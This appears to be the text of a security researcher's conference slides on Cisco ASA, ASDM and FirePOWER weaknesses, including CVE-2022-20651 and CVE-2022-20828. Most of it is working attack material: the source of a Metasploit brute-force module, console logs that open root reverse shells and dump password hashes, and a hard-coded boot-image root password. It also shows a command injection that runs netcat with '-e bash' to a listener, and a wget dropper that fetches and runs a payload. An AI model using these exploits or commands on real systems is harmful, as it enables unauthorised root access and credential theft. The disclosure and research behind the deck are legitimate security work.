
ASDM Client Logs Creds

- Metasploit module that uses PackRAT interface to search for ASDM credentials in log files.
- Cisco assigned CVE-2022-20651



github.com/jbaines-
r7/cisco_asa_research/tree/main/modules/cve_2022_20651

No Default Brute-Force Protection



ASDM Brute-Force Metasploit Module

```
# Brute-force the login page
def do_login(user, pass)
  vprint_status("Trying username:#{user.inspect} with password:#{pass.inspect}")
  res = send_request_cgi({
    'uri' => normalize_uri('/admin/version.prop'),
    'agent' => 'ASDM/ Java/1.8.0_333',
    'authorization' => basic_auth(user, pass)
  })

  # check if the user was forwarded to the version.prop file
  if res && res.code == 200 && res.body.include?('asdm.version=') && res.body.include?('launcher.version=')

    print_good("SUCCESSFUL LOGIN - #{user.inspect}:#{pass.inspect}")
    report_cred(ip: rhost, port: rport, user: user, password: pass, proof: res.body)

    return :next_user
  else
    vprint_error("FAILED LOGIN - #{user.inspect}:#{pass.inspect}")
  end
end
end
```

ASDM HTTP Brute-Force

- Generic HTTP brute-force won't work due to user agent requirements.
- Previous ASA brute-force modules hit the clientless VPN interface.
- ASDM credentials can give privileged access and aid in network pivoting!
- No shame in brute-force attacks. **If it's good enough for GRU, it's good enough for you.**



Remotely Rooting the ASA-X FirePOWER Module

CVE-2022-20828 Exploits

Metasploit

```

      =[ metasploit v6.1.39-dev-0654a2204e          ]
+ -- --=[ 2213 exploits - 1171 auxiliary - 396 post   ]
+ -- --=[ 615 payloads - 45 encoders - 11 nops      ]
+ -- --=[ 9 evasion                                   ]

Metasploit tip: Writing a custom module? After editing your
module, why not try the reload command

[*] Starting persistent handler(s)...
msf6 > use exploit/linux/http/cisco_asax_sfr_rce
[*] Using configured payload cmd/unix/reverse_bash
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set USERNAME albinolobster
USERNAME => albinolobster
msf6 exploit(linux/http/cisco_asax_sfr_rce) > set PASSWORD labpass1
PASSWORD => labpass1
msf6 exploit(linux/http/cisco_asax_sfr_rce) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Running automatic check ("set AutoCheck false" to disable)
[+] The target is vulnerable. Successfully executed the 'id' command.
[*] Executing Shell Dropper for cmd/unix/reverse_bash
[*] Command shell session 1 opened (10.12.70.252:4444 -> 10.12.70.253:35387 ) at 2022-07-05 10:52:40 -0700

id
uid=0(root) gid=0(root) groups=0(root)
uname -a
Linux firepower 3.10.107sf.cisco-1 #1 SMP PREEMPT Thu Mar 8 18:29:04 UTC 2018 x86_64 GNU/Linux

```

Exploitation

- Authenticated command injection over HTTP or SSH to establish a root shell within FirePOWER module VM.

CVE-2022-20828

- Disclosed to vendor in March 2022
- Some versions patched in June 2022
- Some planned to be patched in December 2022

Exploits

- curl
- Metasploit module



Dump Running Config over ASDM

```

    = [ metasploit v6.2.4-dev-fc2efc66ae ]
+ -- -- [ 2227 exploits - 1173 auxiliary - 398 post ]
+ -- -- [ 864 payloads - 45 encoders - 11 nops ]
+ -- -- [ 9 evasion ]

Metasploit tip: Enable verbose logging with set VERBOSE
true

msf6 > use auxiliary/scanner/http/cisco_asa_asdm_config
msf6 auxiliary(scanner/http/cisco_asa_asdm_config) > set RHOST 10.9.49.201
RHOST => 10.9.49.201
msf6 auxiliary(scanner/http/cisco_asa_asdm_config) > run

[*] Copying the running-config to flash:/config
[*] Reading the running-config
[*] Deleting flash:/config
[*] 10.9.49.201:443 Processing the configuration file...
[*] PBKDF2 Encrypted Enable Password: $sha512$5000$Ikup5nAM04/YlvrFNL4y0Q==$coffHwMqGVxQG1UBV9rCEQ==
[*] 10.9.49.201:443 Username 'user1' with PBKDF2 Encrypted Password: $sha512$5000$xp2KZlKMst2TkdsiBtd+Og==$BQs5hpnsMVOWS02+0bYZBW==
[*] 10.9.49.201:443 Username 'cisco' with PBKDF2 Encrypted Password: $sha512$5000$znp8sCtiomL7kiU8XPLVqg==$r0mgUchXr4QESbTwnfYcQw==
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/cisco_asa_asdm_config) >

```


Dump Config Over HTTP

- Not supposed to be possible?
- Metasploit module dumps the running configuration and extracts usernames and passwords.
- Updates the Cisco configuration parser




Getting Root with an ASA-X FirePOWER Boot Image

FirePOWER Module Not Installed, What Do?



FirePOWER Module Boot Image Root Shell



Getting Root with an ASA-X FirePOWER Boot Image

FirePOWER Module Installation

Expand All
Collapse All

6.2.3.11
6.2.3.10
6.2.3.1
6.2.3
6.2.2.5
6.2.2.4
6.2.2.3
6.2.2.2
6.2.2.1
6.2.2
6.2.0.6
6.2.0.5
6.2.0.4
6.2.0.3
6.2.0.2
6.2.0.1
6.2.0

ASA 5506-X with FirePOWER Services

Release 6.2.3

[My Notifications](#)

Related Links and Documentation

[Firepower Hotfix Release Notes](#)

[Release Notes for 6.2.3](#)

[Documentation Roadmap](#)

We recommend upgrading to our Suggested Release, as indicated by a **gold** star for each product, to take advantage of resolved issues. For details, see the release notes.

File Information	Release Date	Size	
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar Cisco_Network_Sensor_Hotfix_H-6.2.3.999-5.sh.REL.tar Advisories	28-Sep-2018	5.95 MB	↓ 🛒
ASA FirePOWER module upgrade from 6.2.2 to 6.2.3 Do not untar Cisco_Network_Sensor_Upgrade-6.2.3-83.sh.REL.tar Advisories	01-Apr-2018	1200.90 MB	↓ 🛒
ASA FirePOWER module boot image asafr-5500x-boot-6.2.3-4.img Advisories	01-Apr-2018	40.97 MB	↓ 🛒
ASA FirePOWER module install package asafr-sys-6.2.3-83.pkg Advisories	01-Apr-2018	1278.99 MB	↓ 🛒

1

2

Install the FirePOWER Boot Image

Complete these steps in order to download the boot image via the ASA CLI:

- a. Download the boot image on an FTP, TFTP, HTTP, or HTTPS server.
- b. Enter the **copy** command into the CLI in order to download the boot image to the flash drive. Here is an example that uses HTTP protocol (replace the **<HTTP_Server>** with your server IP address this: **ftp://username:password@server-ip/asasfr-5500x-boot-5.3.1-152.img** .

```
ciscoasa# copy http://<HTTP_SERVER>/asasfr-5500x-boot-5.3.1-152.img  
disk0:/asasfr-5500x-boot-5.3.1-152.img
```

3. Enter this command in order to configure the ASA SFR boot image location in the ASA flash drive:

```
ciscoasa# sw-module module sfr recover configure image disk0:/file_path
```

Here is an example:

```
ciscoasa# sw-module module sfr recover configure image disk0:  
/asasfr-5500x-boot-5.3.1-152.img
```

4. Enter this command in order to load the ASA SFR boot image:

```
ciscoasa# sw-module module sfr recover boot
```

Getting Root with an ASA-X FirePOWER Boot Image

Drop to the FirePOWER Boot Image Shell

Set Up the ASA SFR Boot Image

Complete these steps in order to set up the newly installed ASA SFR boot image:

1. Press **Enter** after you open a session in order to reach the login prompt.



Note: The default username is **admin**. The password differs based on software release: **Admin123** for 7.0.1 (new device from the factory only), **Admin123** for 6.0, and later, **Sourcefire** for pre-6.0.

Here is an example:

```
ciscoasa# session sfr console
Opening console session with module sfr.
Connected to module sfr. Escape character sequence is 'CTRL-^X'.
```

```
Cisco ASA SFR Boot Image 5.3.1
asasfr login: admin
Password: Admin123
```

The FirePOWER Boot Image Shell

```
Cisco FirePOWER Services Boot Image 6.2.3

asasfr login: admin
Password:

Cisco FirePOWER Services Boot 6.2.3 (4)
Type ? for list of commands

asasfr-boot>?
  show          => Display system information. Enter show ? for options
  config        => Configure the system. Enter config ? for options
  system        => Control system operation
  setup         => System Setup Wizard
  support       => None
  delete        => Delete files
  ping          => Ping a host to check reachability
  nslookup      => Look up an IP address or host name with the DNS servers
  traceroute    => Trace the route to a remote host
  exit          => Exit the session
  help          => Get help command syntax
asasfr-boot>
```



Drop to a Root Shell Instead

cisco123

```
Cisco FirePOWER Services Boot Image 6.2.3


asasfr login: root
Password:
root@asasfr-boot:~# id
uid=0(root) gid=0(root)
root@asasfr-boot:~# cat /etc/shadow
admin:$1$r7kZS9FH$lnXUUeAZXqxcGkF5VJXlR1:14966:0:99999:7:::
root:$1$z50Rlo.4$yWM0q/HPI944EtyFcE52I/:14966:0:99999:7:::
sshd:!:19139:0:99999:7:::
root@asasfr-boot:~#
```

We're Back!



Another Boot Image Root Shell

system install http://10.0.0.1/'nc\${IFS}10.0.0.28\${IFS}1270\${IFS}-e\${IFS}bash`



```
albinolobster@ubuntu: ~  
Upgrade already running in another session.  
asasfr-boot>  
asasfr-boot>  
asasfr-boot>  
asasfr-boot>  
asasfr-boot>  
asasfr-boot>system ?  
    reload      => Reload the system  
    install     => Install the system software  
    shutdown    => Shut down the system. Manual restart will be required  
asasfr-boot>  
{IFS}bash`>system install http://10.0.0.1/'nc${IFS}10.0.0.28${IFS}1270${IFS}-e${IFS}  
Verifying  
  
Package not found. Please correct the URL, which should include the full path including  
package name.  
Upgrade aborted.  
asasfr-boot>  
  
albinolobster@ubuntu: ~  
albinolobster@ubuntu:~$ nc -lvnp 1270  
Listening on 0.0.0.0 1270  
Connection received on 10.0.0.21 52224  
id  
uid=0(root) gid=0(root)
```

Getting Root with an ASA-X FirePOWER Boot Image

Python-Based Exploit

Exploitation

- Exploit hard-coded credential establish root shell on ASA-X with FirePOWER Services.

Not a vulnerability

- Disclosed to vendor in March 2022
- Vendor states this is not a vulnerability
- Removed in Boot Image 7.0+
- Unpatchable? No mechanism to stop loading of old boot images.

Exploits

- **Python script**
- SSH Metasploit module

Getting Root with an ASA-X FirePOWER Boot Image

Metasploit-Based Exploit

```
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set IMAGE_PATH disk0:/asasfr-5500x-boot-6.2.3-4.img
IMAGE_PATH => disk0:/asasfr-5500x-boot-6.2.3-4.img
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set PASSWORD labpass1
PASSWORD => labpass1
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set USERNAME albinolobster
USERNAME => albinolobster
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set LHOST 10.12.70.252
LHOST => 10.12.70.252
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > set RHOST 10.12.70.253
RHOST => 10.12.70.253
msf6 exploit(linux/ssh/cisco_asax_firepower_boot_root) > run

[*] Started reverse TCP handler on 10.12.70.252:4444
[*] Executing Linux Dropper for linux/x86/meterpreter/reverse_tcp
[*] Using URL: http://10.12.70.252:8080/ieXiNV
[*] 10.12.70.253:22 - Attempting to login...
[+] Authenticated with the remote server
[*] Resetting SFR. Sleep for 120 seconds
[*] Booting the image... this will take a few minutes
[*] Configuring DHCP for the image
[*] Dropping to the root shell
[*] wget -qO /tmp/scOKRuCR http://10.12.70.252:8080/ieXiNV;chmod +x /tmp/scOKRuCR;/tmp/scOKRuCR;rm -f /tmp/scOKRuCR
[*] Client 10.12.70.253 (Wget) requested /ieXiNV
[*] Sending payload to 10.12.70.253 (Wget)
[*] Sending stage (989032 bytes) to 10.12.70.253
[*] Meterpreter session 1 opened (10.12.70.252:4444 -> 10.12.70.253:53445) at 2022-07-05 07:37:22 -0700
[+] Done!
[*] Command Stager progress - 100.00% done (111/111 bytes)
[*] Server stopped.

meterpreter > shell
Process 2160 created.
Channel 1 created.
uname -a
Linux asasfr 3.10.107sf.cisco-1 #1 SMP PREEMPT Fri Nov 10 17:06:45 UTC 2017 x86_64 GNU/Linux
id
uid=0(root) gid=0(root)
```

Exploitation

- Exploit hard-coded credential establish root shell on ASA-X with FirePOWER Services.

Not a vulnerability

- Disclosed to vendor in March 2022
- Vendor states this is not a vulnerability
- Removed in Boot Image 7.0+
- Unpatchable? No mechanism to stop loading of old boot images.

Exploits

- Python script
- SSH Metasploit module




github.com/jbaines-r7/cisco_asa_research/tree/main/modules/boot_image_shell




Distributable Malicious FirePOWER Boot Image for ASA-X

Hacker Cat Has No Access!

